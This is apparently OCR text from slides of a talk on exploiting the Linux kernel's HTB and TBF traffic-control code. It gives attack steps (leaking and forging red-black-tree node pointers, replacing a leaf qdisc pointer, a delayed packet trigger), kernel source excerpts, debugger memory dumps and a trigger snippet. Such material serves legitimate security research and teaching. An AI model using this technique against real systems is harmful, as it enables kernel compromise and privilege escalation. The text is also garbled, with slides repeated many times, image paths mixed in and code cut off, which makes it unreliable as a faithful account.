        return gnet_stats_copy_app(d, &cl->xstats, sizeof(cl->xstats));
}
```




LEAK THE RB_LEFT NODE POINTER

```
static int
htb_dump_class_stats(struct Qdisc *sch, unsigned long arg, struct gnet_dump *d)
{
        struct htb_class *cl = (struct htb_class *)arg;
        struct htb_sched *q = qdisc_priv(sch);
        struct gnet_stats_queue qs = {
                .drops = cl->drops,
                .overlimits = cl->overlimits,
        };

        // ...

        if (gnet_stats_copy_basic(d, NULL, &cl->bstats, true) < 0 ||
            gnet_stats_copy_rate_est(d, &cl->rate_est) < 0 ||
            gnet_stats_copy_queue(d, NULL, &qs, qlen) < 0)
                return -1;

    return gnet_stats_copy_app(d, &cl->xstats, sizeof(cl->xstats));
}
```




INCREMENT THE RB_LEFT NODE POINTER

```c
static void htb_charge_class(struct htb_sched *q, struct htb_class *cl,
                             int level, struct sk_buff *skb)
{
        int bytes = qdisc_pkt_len(skb);
        enum htb_cmode old_mode;
        s64 diff;

        while (cl) {
                diff = min_t(s64, q->now - cl->t_c, cl->mbuffer);
                if (cl->level >= level) {
                        if (cl->level == level)
                                cl->xstats.lends++;
                        htb_accnt_tokens(cl, bytes, diff);
                } else {
                        cl->xstats.borrows++;
                        cl->tokens += diff;
                }

                // ...
        }
}
```




INCREMENT THE RB_LEFT NODE POINTER

```
static void htb_charge_class(struct htb_sched *q, struct htb_class *cl,
                             int level, struct sk_buff *skb)
{
        int bytes = qdisc_pkt_len(skb);
        enum htb_cmode old_mode;
        s64 diff;

        while (cl) {
                diff = min_t(s64, q->now - cl->t_c, cl->mbuffer);
                if (cl->level >= level) {
                        if (cl->level == level)
                                cl->xstats.lends++;
                        htb_accnt_tokens(cl, bytes, diff);
                } else {
                        cl->xstats.borrows++;
                        cl->tokens += diff;
                }

                // ...
        }
}
```



INCREMENT THE RB_LEFT NODE POINTER


```
static void htb_charge_class(struct htb_sched *q, struct htb_class *cl,
                             int level, struct sk_buff *skb)
{
        int bytes = qdisc_pkt_len(skb);
        enum htb_cmode old_mode;
        s64 diff;

        while (cl) {
                diff = min_t(s64, q->now - cl->t_c, cl->mbuffer);
                if (cl->level >= level) {
                        if (cl->level == level)
                                cl->xstats.lends++;
                        htb_accnt_tokens(cl, bytes, diff);
                } else {
                        cl->xstats.borrows++;
                        cl->tokens += diff;
                }

                // ...
        }
}
```



INCREMENT THE RB_LEFT NODE POINTER

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     mbuffer;
        u32                     prio;
        int                     quant;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

```
struct psched_ratecfg {
        u64     rate_bytes_ps;
        u32     mult;
        u16     overhead;
        u16     mpu;
        u8      linklayer;
        u8      shift;
};
```





```
gef➤  x/4gx 0xfffffe8804a0c828 // &htb->ceil.rate_bytes_ps - 0x8
0xfffffe8804a0c828:    0x0000000000002200        0x00000000dead0000
0xfffffe8804a0c838:    0x000000000013af18        0x0000000000002200
...
```

INCREMENT THE RB_LEFT NODE POINTER

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        int             deficit[TC_HTB_MAXDEPTH];
                        struct Qdisc    *q;
                        struct netdev_queue *offload_queue;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```


```
struct psched_ratecfg {
        u64     rate_bytes_ps;
        u32     mult;
        u16     overhead;
        u16     mpu;
        u8      linklayer;
        u8      shift;
};
```




```
gef➤  x/4gx 0xfffffe8804a0c828 // &htb->ceil.rate_bytes_ps - 0x8
0xfffffe8804a0c828:     0x0000000000002200      0x00000000dead0000
0xfffffe8804a0c838:     0x000000000013af18      0x0000000000002200
...
```


FORGE AN RB_RIGHT NODE POINTER

```c
static int htb_change_class(struct Qdisc *sch, u32 classid,
                            u32 parentid, struct nlattr **tca,
                            unsigned long *arg, struct netlink_ext_ack *extack)
{
        // ...

        u64 rate64, ceil64;

        // ...

        rate64 = tb[TCA_HTB_RATE64] ? nla_get_u64(tb[TCA_HTB_RATE64]) : 0;
        ceil64 = tb[TCA_HTB_CEIL64] ? nla_get_u64(tb[TCA_HTB_CEIL64]) : 0;

        // ...

        psched_ratecfg_precompute(&cl->rate, &hopt->rate, rate64);
        psched_ratecfg_precompute(&cl->ceil, &hopt->ceil, ceil64);

        // ...
}
```



FORGE AN RB_RIGHT NODE POINTER


```
static int htb_change_class(struct Qdisc *sch, u32 classid,
                            u32 parentid, struct nlattr **tca,
                            unsigned long *arg, struct netlink_ext_ack *extack)
{
        // ...

        u64 rate64, ceil64;

        // ...

        rate64 = tb[TCA_HTB_RATE64] ? nla_get_u64(tb[TCA_HTB_RATE64]) : 0;
        ceil64 = tb[TCA_HTB_CEIL64] ? nla_get_u64(tb[TCA_HTB_CEIL64]) : 0;

        // ...

        psched_ratecfg_precompute(&cl->rate, &hopt->rate, rate64);
        psched_ratecfg_precompute(&cl->ceil, &hopt->ceil, ceil64);

        // ...
}
```



FORGE AN RB_RIGHT NODE POINTER


```c
static int htb_change_class(struct Qdisc *sch, u32 classid,
                            u32 parentid, struct nlattr **tca,
                            unsigned long *arg, struct netlink_ext_ack *extack)
{
        // ...

        u64 rate64, ceil64;

        // ...

        rate64 = tb[TCA_HTB_RATE64] ? nla_get_u64(tb[TCA_HTB_RATE64]) : 0;
        ceil64 = tb[TCA_HTB_CEIL64] ? nla_get_u64(tb[TCA_HTB_CEIL64]) : 0;

        // ...

    psched_ratecfg_precompute(&cl->ceil, &hopt->ceil, ceil64);

        // ...
}
```

```c
void psched_ratecfg_precompute(struct psched_ratecfg *r,
                               const struct tc_ratespec *conf,
                               u64 rate64)
{
        memset(r, 0, sizeof(*r));
        r->overhead = conf->overhead;
        r->mpu = conf->mpu;
        r->rate_bytes_ps = max_t(u64, conf->rate, rate64);
        r->linklayer = (conf->linklayer & TC_LINKLAYER_MASK);
        psched_ratecfg_precompute__(r->rate_bytes_ps, &r->mult, &r->shift);
}
```




REPLACE HTB LEAF QDISC WITH INCREMENTED PTR (FAKE 2:3)

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```




REPLACE HTB LEAF QDISC WITH INCREMENTED PTR (FAKE 2:3)

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```



REPLACE HTB LEAF QDISC WITH INCREMENTED PTR (FAKE 2:3)

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```




PACKETS MUST BE ENQUEUED BEFORE THE PTR IS CORRUPTED

DELAYED TRIGGER

- CHANGE TBF RATE
- SEND PACKETS
- PACKETS WILL **DEQUEUE IN ~5 SECONDS**


```
tbf_custom_opt.burst  = 100;
tbf_custom_opt.rate64 = 100;
tc(ADD_QDISC, "tbf",  "dummy-1", TC_H(2, 0), TC_H_ROOT, &tbf_custom_opt, /*change=*/1);

// Delayed trigger
for (int i = 3; i < NUM_HTB_CLASSES; i++)
    send_packets("dummy-1", 64, 2, TC_H(1, i));
```

REPLACE HTB->LEAF.Q WITH INCREMENTED PTR




REMOVE 2:5

REPLACE HTB->LEAF.Q WITH INCREMENTED PTR




REMOVE 2:5



